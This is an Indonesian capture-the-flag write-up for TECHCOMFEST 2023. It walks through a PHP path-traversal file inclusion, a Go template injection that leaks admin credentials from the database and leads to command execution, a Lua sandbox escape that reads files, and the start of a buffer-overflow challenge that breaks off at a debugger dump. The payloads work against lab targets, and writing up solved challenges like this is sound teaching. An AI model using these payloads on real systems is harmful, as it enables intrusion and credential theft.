

Capture the Flag

TECHCOMFEST 2023

TIM
susah cari orang

susah cari orang


PARG
mitm

DAFTAR ISI

WEB	3
- Note Manager	3
- Go-Menasai	6
SANDBOX	15
- Landbox 1.0	15
PWN	17
- Star Platinum	17
CRYPTOGRAPHY	26
- Hashllision	26
- Baby-xor	29
- Radhit Suka Aritmatika	31
FORENSIC	35
- Mono	35
- Flag Checker	38
- Pixel	41
MISC	44
- Welcome and Good Luck!	44
- ASCII Catch	45
- Wordle	47
OSINT	50
Runaway	50
Contact	53

WEB

- Note Manager



1. Pertama langsung kita lihat saja terlebih dahulu website nya seperti apa.

The image shows a simple login form. It has a title 'Login', a 'Username' field with placeholder 'Enter username', a 'Password' field with placeholder 'Enter password', and a blue 'Login' button. Below the button is a link 'Don't have an account? Register here!'

Kelihatannya hanya login page biasa, mari kita buat akun dan login
Berikut merupakan page yang keluar

Welcome 12345!

[Logout](#)

Note Manager

[Add Note](#)

Notes:

Dan kelihatan nya kita juga dapat menambah note

Note Manager

Title:
test

Content:
123

[Back](#) [Submit](#)

Dari sini kita bisa lihat bahwa tiap note memiliki id masing masing

103.49.238.77:57270/view_note.php?id=202cb962ac59075b964b07152d234b70

Google YouTube Strong Random Pass...

[Back](#)

test

123

Nah mungkin di sini terdapat idor, namun saat kita coba mungkin memasukan id selain id kita, kita mendapat error seperti berikut

103.49.238.77:57270/view_note.php?id=1

Google YouTube Strong Random Pass...

[Back](#)

Warning: include(1): failed to open stream: No such file or directory in /ctf/src/view_note.php on line 74

Warning: include(): Failed opening '1' for inclusion (include_path='.:usr/local/lib/php') in /ctf/src/view_note.php on line 74

Bisa kita lihat ternyata error nya mengatakan bahwa file yang di cari tidak ada, dan fungsi yang digunakan adalah include, dari sini kelihatan nya terdapat lfi pada web tersebut dan saat kita coba

A screenshot of a web browser window. The address bar shows the URL `103.49.238.77:57270/view_note.php?id=1`. Below the address bar, there are several icons and links: Google, YouTube, and Strong Random Pass... A red box highlights the URL. The main content area displays two warning messages:
Warning: include(1): failed to open stream: No such file or directory in `/ctf/src/view_note.php` on line 74
Warning: include(): Failed opening '1' for inclusion (include_path='.:./usr/local/lib/php') in `/ctf/src/view_note.php` on line 74

berhasil

2. Sekarang kita tinggal membuat payload menuju ke flag, dan setelah mencoba beberapa path akhir nya di dapat payload berikut


A screenshot of a web browser window. The address bar shows the URL `103.49.238.77:57270/view_note.php?id=../../../../flag.txt`. Below the address bar, there are several icons and links: Google, YouTube, and Strong Random Pass... A red box highlights the URL. The main content area displays the text:
TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

`../../../../flag.txt` dan di dapat lah flag nya

FLAG:

TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

- Go-Menasai



1. Tentu nya pertama kita buka dahulu website nya untuk melihat, kelemahan apa yang terdapat pada web tersebut

Register

username

password

Register

Lagi lagi seperti nya login biasa. Mari buat akun dan lihat apa yang bisa kita lakukan

Go-Menasai Home Login Register

Welcome user testing123!

Kelihatan nya website tersebut hanya memberikan kita dashboard dan memprint username kita pada homepage nya.

Dari sini kita bisa mencoba beberapa hal seperti xss sql dan template injection, namun karena kita tidak dapat mengirimkan page tersebut kemana mana, kemungkinan nya kecil

Dan setelah mencoba berbagai template injection akhir nya di dapat lah ssti seperti berikut

Register

The form consists of two input fields and a button. The first input field contains the value "{{.}}". The second input field contains the value "123". Below the inputs is a blue rectangular button with the word "Register" in white text.


{}{{.}}
123

Register

asai Home Login Register

Welcome user {{65 2023-01-15 05:40:51.684789133 +0000 UTC 2023-01-15 05:40:51.684789133 +0000 UTC {0001-01-01 00:00:00 +0000 UTC false}} {{.}}"
\$2a\$14\$U1E2erWCzntVwVcv0P7D0.Z0IZ0AqqaHuXyeK3tVYm5OGsLXzwynC
false}"!

Disini saya baru sadar bahwa di soal terdapat zip yang bisa saya download, dan berikut yang ada di dalam zip tersebut



Setelah membaca baca mengenai go ssti,, terdapat beberapa file yang cukup menarik, yakni **model/user.go**, **model/database.go**, **model/admin.go**, **router/home/home.go**, **templates/home.html**, dan **setup.go** berikut merupakan isi dari file file tersebut beserta analisanya

model/user.go

```
10 type User struct {
11     gorm.Model
12     Username string `form:"username" gorm:"unique" binding:"required"`
13     Password string `form:"password" binding:"required"`
14     Hash      string
15     IsAdmin   bool
16 }
17
18 func (u User) CheckPassword(password string) bool {
19     isTrue := helpers.CheckPasswordHash(password, u.Hash)
20     return isTrue
21 }
22
23 func (u User) GetUsername() string {
24     return u.Username
25 }
26
27 func (u User) File(filename string) (string, error) {
28     var path string
29     if u.IsAdmin {
30         path = "./upload/admin/"
31     } else {
32         path = "./upload/user/"
33     }
34     file, err := ioutil.ReadFile(path + filename)
35     if err != nil {
36         return "", err
37     }
38     return string(file), nil
39 }
40
41 
```

Disini terdapat 2 hal yang menarik, bila kita lihat struct nya mirip dengan yang tadi kita leak saat menggunakan username `{}{.}{}` dari sini kita dapat menyimpulkan bahwa context kita ada di sini

Lalu untuk hal menarik lain nya, terdapat fungsi yang bisa membaca file, dan fungsi ini menggunakan struct user, yang berarti dapat kita gunakan

model/database.go

```
db, err := gorm.Open(sqlite.Open("./database.db"), &gorm.Config{})  
if err != nil {
```

Disini kita bisa ignore yang lain, kita hanya perlu fokus pada letak si database atau file database.db nya ini

model/admin.go

```
type Admin struct {  
    User  
    Test Test  
}  
  
type Test string  
  
func (a Test) Exec(cmd string, args...string) (string, error){  
    command := exec.Command(cmd, args...)  
    fmt.Println(a)  
    var out bytes.Buffer  
    command.Stdout = &out  
  
    err := command.Run()  
  
    if err != nil {  
        return "", err  
    }  
    return out.String(), nil  
}
```

Pada file berikut, bila kita mendapat priv admin maka kita dapat menjalankan command, yang berarti kita dapat melakukan rce

router/home/user.go

```
type Query struct {
    Test string `json:"test"`
}

func admin_home(parse *template.Template, c *gin.Context, user model.User) {
    admin := model.Admin{
        User: user,
    }
    var query Query
    var nameTemplate bytes.Buffer
    var testTemplate bytes.Buffer

    /**
     * For testing purpose, please remove in production
     */
    c.Bind(&query)
    if query.Test != "" {
        testParse, err := template.New("test template").Parse(
            `|testing|`+query.Test,
        )
        if err != nil {
            c.AbortWithError(http.StatusInternalServerError, err)
            return
        }
        testParse.Execute(&testTemplate, admin)
    }
    parse.Execute(&nameTemplate, admin)
    c.HTML(http.StatusOK, "home.html", gin.H{
        "template": nameTemplate.String(),
        "test": testTemplate.String(),
    })
}

parse, err := template.New("my template").Parse(
    `Welcome {{if .IsAdmin}} admin {{else}} user {{end}}` + user.Username + ``,
)
```

Untuk file yang satu ini juga sama, ada hal yang menarik, pertama pada fungsi admin_home yang dimana seperti nya kita bisa memberikan semacam parameter di url berupa test, yang nantinya akan dimasukan kedalam template

Lalu disitu juga terdapat cek dimana kita bisa tau apakah kita user berprivilege admin atau bukan

templates/home.html

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.1/integrity=sha512-aVKRRi/Q/YV+4mjoKBsE4x3H+BkegoM/em46NN1CqNTmU crossorigin="anonymous" referrerpolicy="no-referrer"></script>
<title>Go-Menasai</title>
</head>

<body>
{{ template "globals/header.html" .}}
<div class="container-fluid" style="padding-top: 40px;">
<div class="container text-center">
<h2>{{.template}}</h2>
</div>
<div class="container">
<p>{{.test}}</p>
</div>
</div>
</body>
</html>
```

disini kita dapat melihat kemana data data yang dimasukan tadi akan muncul pada page nya data mana yang akan muncul

Setup.go

```
func (e Setup) SetDatabases() {
    password := genPassword()
    hash := helpers.HashPassword(password)
    user := model.User{
        Username: "dimas",
        Password: password,
        Hash:     hash,
        IsAdmin:  true,
    }
    err := db.Create(&user).Error
    if err != nil {
        log.Error(err)
        return
    }
    if err := db.Create(&user).Error; err != nil {
        log.Error(err)
        return
    }
}

func genPassword() string {
    passbyte := make([]byte, 16)
    rand.Read(passbyte)
    password := hex.EncodeToString(passbyte)
    log.Infof("password: %s", password)
    return password
}
```

Disini terdapat 2 hal menarik yakni hanya user dimas yang memiliki admin priv, dan selain password nya di simpan di db, password nya pun juga di generate

jadi kita tidak dapat menebak, dan harus membaca nya dari database.

Berdasarkan analisa tersebut, kita bisa langsung menyerang

- Untuk menyerang kita bisa langsung menggunakan fungsi pada user yang bisa membaca file, karena kita tahu bahwa password si admin ada di database, kita bisa langsung membaca database sqlite nya yang berada di `./database.db` atau dalam kasus ini kita gunakan `.././database.db` karena (saya juga kurang tahu kenapa) database relative terhadap project, namun eksekusi fungsi baca kita relative terhadap source individual nya

Login

`Ireg{.File ".././database.db"}`

`123`

Di atas adalah payload yang di gunakan, dan berikut hasil dari payload tersebut

```
337+00:002023-01-15 04:37:44.981193337+00:00asd$2a$14$fzYYmc4q3wG8h5aN.2PfYu5zGBXSEndMMbPxIh4I1NS.MxVwmNUN6◆00 02
468+00:002023-01-15 04:37:39.001004468+00:00admin$2a$14$3557jaxmssX1Le8wTA0Ea.yTIIiNvyfKCqMmd5RuacYgYp6nMUZC◆1 00
5:58.799644681+00:002023-01-15 04:35:58.799644681+00:00dimas86af9dacf131752bc737e77e1346aa9f$2a$14$MOVcvLbk79DUtSV5jofDY
```

Dari sini kita bisa tahu bahwa kredensial admin adalah

`dimas:86af9dacf131752bc737e77e1346aa9f` setelah itu kita tinggal login

menggunakan akun admin tersebut dan...

Welcome admin dimas!

Setelah kita masuk sebagai admin, sekarang kita tinggal menggunakan rce yang kita temukan tadi di `model/admin.go` dan mencoba untuk mencari letak si flag

Disini kita bisa mencoba untuk enumerasi terlebih dahulu, mungkin di root project ada file lain yang dapat membantu



enasai Home Login Register

Welcome admin dimas!

```
testing . . . cache Dockerfile LICENSE app database.db go.mod go.sum helpers main.go model router run.sh setup.go templates upload
```

Seperti yang bisa kita lihat terdapat file Dockerfile di root project mari kita coba buka dan lihat dimana letak si flag.txt




enasai Home Login Register

logout

Welcome admin dimas!

```
testing FROM golang WORKDIR / RUN useradd --create-home ctf:ctf USER ctf:ctf RUN mkdir /home/ctf/app USER root:root COPY ./home/ctf/app/ /RUN mv /home/ctf/app/readflag.c && gcc readflag.c -o readflag && rm readflag.c && chmod u+s readflag && mv /home/ctf/app/[flag.txt] /root/[flag.txt] WORKDIR /home/ctf/app USER ctf:ctf ENV GOCACHE=/home/ctf/app/.cache RUN go build -o app USER root:root RUN rm .git -rf USER ctf:ctf CMD [ "/app" ]
```

Ternyata flag.txt di pindah ke root, dan kemungkinan besar tidak dapat di akses, namun bisa kita lihat terdapat binary yang dapat membacakan flag nya seperti nya, mari kita coba eksekusi binary tersebut



enasai Home Login Register

Welcome

```
testing TECHCOMFEST2023{g0l4n9_55T1_1s_4w3s0m3_153458684}
```


Dan di dapat lah flag nya

FLAG:

```
TECHCOMFEST2023{g0l4n9_55T1_1s_4w3s0m3_153458684}
```

SANDBOX

- Landbox 1.0



Tahap pengerjaan:

1. Pertama kita download dan analisa file yang ada di dalam chal.zip tersebut

```
1 -- Sandbox 1.0
2 -- Author: aimardcr
3
4 os.execute = function()
5     print('No! bad function!')
6 end
7
8 io.popen = function()
9     print('No! bad function!')
10 end
11
12 print('Welcome to LUA Sandbox!')
13 print('Feel free to type your lua code below, type \'-- END\' once you are done ;)')
14 print('-- BEGIN')
15
16 local code = ''
17 while true
18 do
19     local input = io.read()
20     if input == '-- END' then
21         break
22     end
23
24     code = code .. input .. '\n'
25 end
26
27 print()
28
29 print('-- OUTPUT BEGIN')
30 pcall(load(code))
31 print('-- OUTPUT END')
```

Disini bisa kita lihat bahwa si developer mendisable atau mencoba untuk mematikan directory listing, atau pun panggilan terhadap os

Ternyata selain menggunakan system call kita juga dapat melakukan hal yang sama dengan menggunakan "lfs" seperti berikut

```
1  local lfs = require("lfs")
2  local dir = "/"
3
4  for file in lfs.dir(dir) do
5      if string.match(file, ".txt$") then
6          local filePath = dir .. '/' .. file
7          if lfs.attributes(filePath, "mode") == "file" then
8              print(file)
9          end
10     end
11 end
```

Setelah kita melist semua file yang ada kita tinggal memprint file file tersebut, dan berikut merupakan kode gabungan yang melist file lalu memprint setiap file yang ada

```
1  local lfs = require("lfs")
2  local dir = "/"
3
4  for file in lfs.dir(dir) do
5      if string.match(file, ".txt$") then
6          local filePath = dir .. '/' .. file
7          if lfs.attributes(filePath, "mode") == "file" then
8              local f = io.open(filePath, "r")
9              local contents = f:read("*all")
10             print(contents)
11             f:close()
12         end
13     end
14 end
```

2. Sekarang dengan ada nya script kita tinggal mencoba untuk mengexploit

```
for file in lfs.dir(dir) do
    if string.match(file, ".txt$") then
        local filePath = dir .. '/' .. file
        if lfs.attributes(filePath, "mode") == "file" then
            local f = io.open(filePath, "r")
            local contents = f:read("*all")
            print(contents)
            f:close()
        end
    end
end
-- END

-- OUTPUT BEGIN
TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END
```

Dan di dapat flag nya

FLAG :

TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}

PWN

- Star Platinum


The screenshot shows a challenge interface. At the top left is a button labeled "CHALLENGE". To its right is the text "8 SOLVES" and a close button (an "X"). Below this is the title "Star Platinum" in a large, bold, sans-serif font. Underneath the title is a circular icon containing a yellow sun-like symbol next to the number "472". A descriptive text below reads: "prepare for trouble, and make it double." A URL "http://103.49.238.77:17858/" is displayed in a white box. The main content area contains random trivia about CGI. At the bottom, the author is credited as "Author: aimardcr".

Random trivia for you:


Computer-generated imagery (*CGI*) is the use of computer graphics to create or contribute to images in art, printed media, video games, simulators, and visual effects in films, television programs, shorts, commercials, and videos. The images may be static (still images) or dynamic (moving images), in which case *CGI* is also called computer animation. *CGI* may be two-dimensional (2D), although the term "*CGI*" is most commonly used to refer to the 3-D computer graphics used for creating characters, scenes and special effects in films and television, which is described as "*CGI* animation".

Author: aimardcr

1. Pertama tentu nya kita buka terlebih dahulu website nya



Dari sini tidak terdapat hal yang menarik namun setelah kita lihat lihat ternyata web tersebut memiliki robots.txt yang berisi kan



Di situ kita dapat lihat bahwa terdapat Dockerfile yang bisa di akses, berikut merupakan isi dari Dockerfile tersebut

```
FROM ubuntu

RUN dpkg --add-architecture i386
RUN apt-get update
RUN apt-get install -y nano apache2 apache2-utils \
    gcc gcc-multilib g++ g++-multilib build-essential \
    libc6:i386 libncurses5:i386 libstdc++6:i386

WORKDIR /var/www/html

COPY robots.txt .
COPY Dockerfile .

COPY main.c .
RUN gcc -o main -fno-stack-protector -no-pie main.c
RUN rm -f main.c
RUN cp main pwny.cgi


COPY flag.txt /flag.txt
RUN chmod 444 /flag.txt

RUN a2enmod cgi
COPY 000-default.conf /etc/apache2/sites-available


EXPOSE 80
CMD ["apache2ctl", "-D", "FOREGROUND"]
```

Setelah menganalisa ternyata terdapat binary yang di buat dan di rename menjadi pwny.cgi, dan dari opsi gcc nya seperti nya binary tersebut dapat di exploit

Kalau kita pergi ke path main atau **/main** file main terdownload secara otomatis



Dan bila kita buka pwny.cgi keluar lah output seperti ini



Dari sini mari kita analisa terlebih dahulu jalan kerja si main

```
(vol3) >>> file main
main: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreted /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cfabf42b83d808d9602843147a
cc6b6a35a0b40c, for GNU/Linux 3.2.0, not stripped
(vol3) >>> starplat
```

Di sini kita memverifikasi ulang bahwa file tersebut merupakan binary file, yaitu ELF 64-bit binary file

Dari sini kita bisa mulai menganalisa binary tersebut, disini kita bisa menggunakan cutter

A screenshot of the Cutter tool interface. The top navigation bar includes File, Edit, View, Windows, Debug, and Help. The main window has a search bar at the top. On the left, there's a sidebar titled 'Functions' listing symbols like entrypoint, entry0, main, etc. The central area is divided into sections: 'OVERVIEW' (containing file details like Format: elf, Bits: 64, Class: ELF64, Mode: r-x, Size: 15.9 kB, Type: EXEC (Executable file), Language: c, and various flags like Base addr: 0x00400000, Virtual addr: True, Canary: False, Crypto: False, Stripped: False, NX bit: True, Relocs: True, PIC: False, Static: False, Endianness: LE, and Relro: Partial), 'Hashes' (listing MD5: 8046e1e2e78da5687f10d44f1e6f53c1 and SHA1: 96272dbd7527dadf410ab923d7b87a900f3decf8), and 'Libraries' (listing libc.so.6). At the bottom, there are tabs for Dashboard, Strings, Imports, Search, Disassembly, Graph (entry0), Hexdump, Decomplier (entry0), and Decomplier (Empty) 0 (unsynced).

Setelah itu mari kita coba buka main, mungkin ada fungsi menarik yang dipanggil

The screenshot shows the debugger interface with the main function selected. The left pane displays the following details for the main function:

- entry.init0
- entry0
- main** (selected)
- Offset: 0x004012d9
- Size: 0x28
- Import: false
- Nargs: 0x0
- Nbbs: 0x1
- Nlocals: 0x0
- Call type: amd64
- Edges: 0
- StackFrame: 8
- Comment:

The right pane shows the assembly code for the main function:

```
#include <stdint.h>

int32_t main (void) {
    rax = "Content-Type: text/plain\r\n\r";
    puts (rax);
    eax = 0;
    vuln ();
    eax = 0;
    return rax;
}
```

A red box highlights the call to the vuln() function.

Dan ternyata fungsi main memanggil sebuah fungsi lain yaitu vuln, dan bila kita buka fungsi dari vuln berikut merupakan hasil nya

The screenshot shows the debugger interface with the vuln function selected. The left pane displays the following details for the vuln function:

- Offset: 0x004012d9
- Size: 0x28
- Import: false
- Nargs: 0x0
- Nbbs: 0x1
- Nlocals: 0x0
- Call type: amd64
- Edges: 0
- StackFrame: 8
- Comment:

The right pane shows the assembly code for the vuln function:

```
// WARNING: Could not reconcile some variable ov

void vuln(void)
{
    int64_t var_20h;

    __isoc99_scanf(0x40201a, &var_20h);
    if ((char)var_20h == '\0') {
        puts("Do I know you?");
    } else {
        printf("What's %s?\n", &var_20h);
    }
    return;
}
```

A red box highlights the __isoc99_scanf call.

Berikut merupakan isi dari vuln, namun bila kita lihat secara seksama terdapat fungsi lain yaitu win, yang kelihatannya tidak dipanggil oleh main ataupun vuln, dan bila kita buka fungsi tersebut.

```

void win(void)
{
    char *s;
    FILE *stream;

    stream = (FILE *)fopen("/flag.txt", 0x402004);
    if (stream != (FILE *)0x0) {
        fgets(&s, 0x80, stream);
        fclose(stream);
        printf("FLAG: %s\n", &s);
        exit(0);
    }
    return;
}

```

Berikut kode yang keluar, dari sini kita tahu bahwa kita harus meng eksekusi win agar mendapatkan flag

Dari sini kita tahu kita harus mendebug si main ini, mari kita debug dengan gdb

```

$rsi : 0x000000004052a0 → "What's aaaaaaaaa?\nplain\r\n"
$rdi : 0x007fffffd720 → 0x007ffff7e0710 → <unlockfile+0> endbr64
$rip : 0x000000004012fa → <main+53> mov eax, 0x0
$r8 : 0x007ffff7373c0 → 0x00020002000020002
$r9 : 0x0
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x007ffffffffdd8 → 0x007fffffff10 → "ALACRITY_LOG=/tmp/Alacrity-10124.log"
$r14 : 0x00000000401e18 → 0x00000000401c0 → <__cxa_atexit+func_aux+0> endbr64
$r15 : 0x007ffff7ff000 → 0x007ffff7ffec20 → 0x0000000000000000
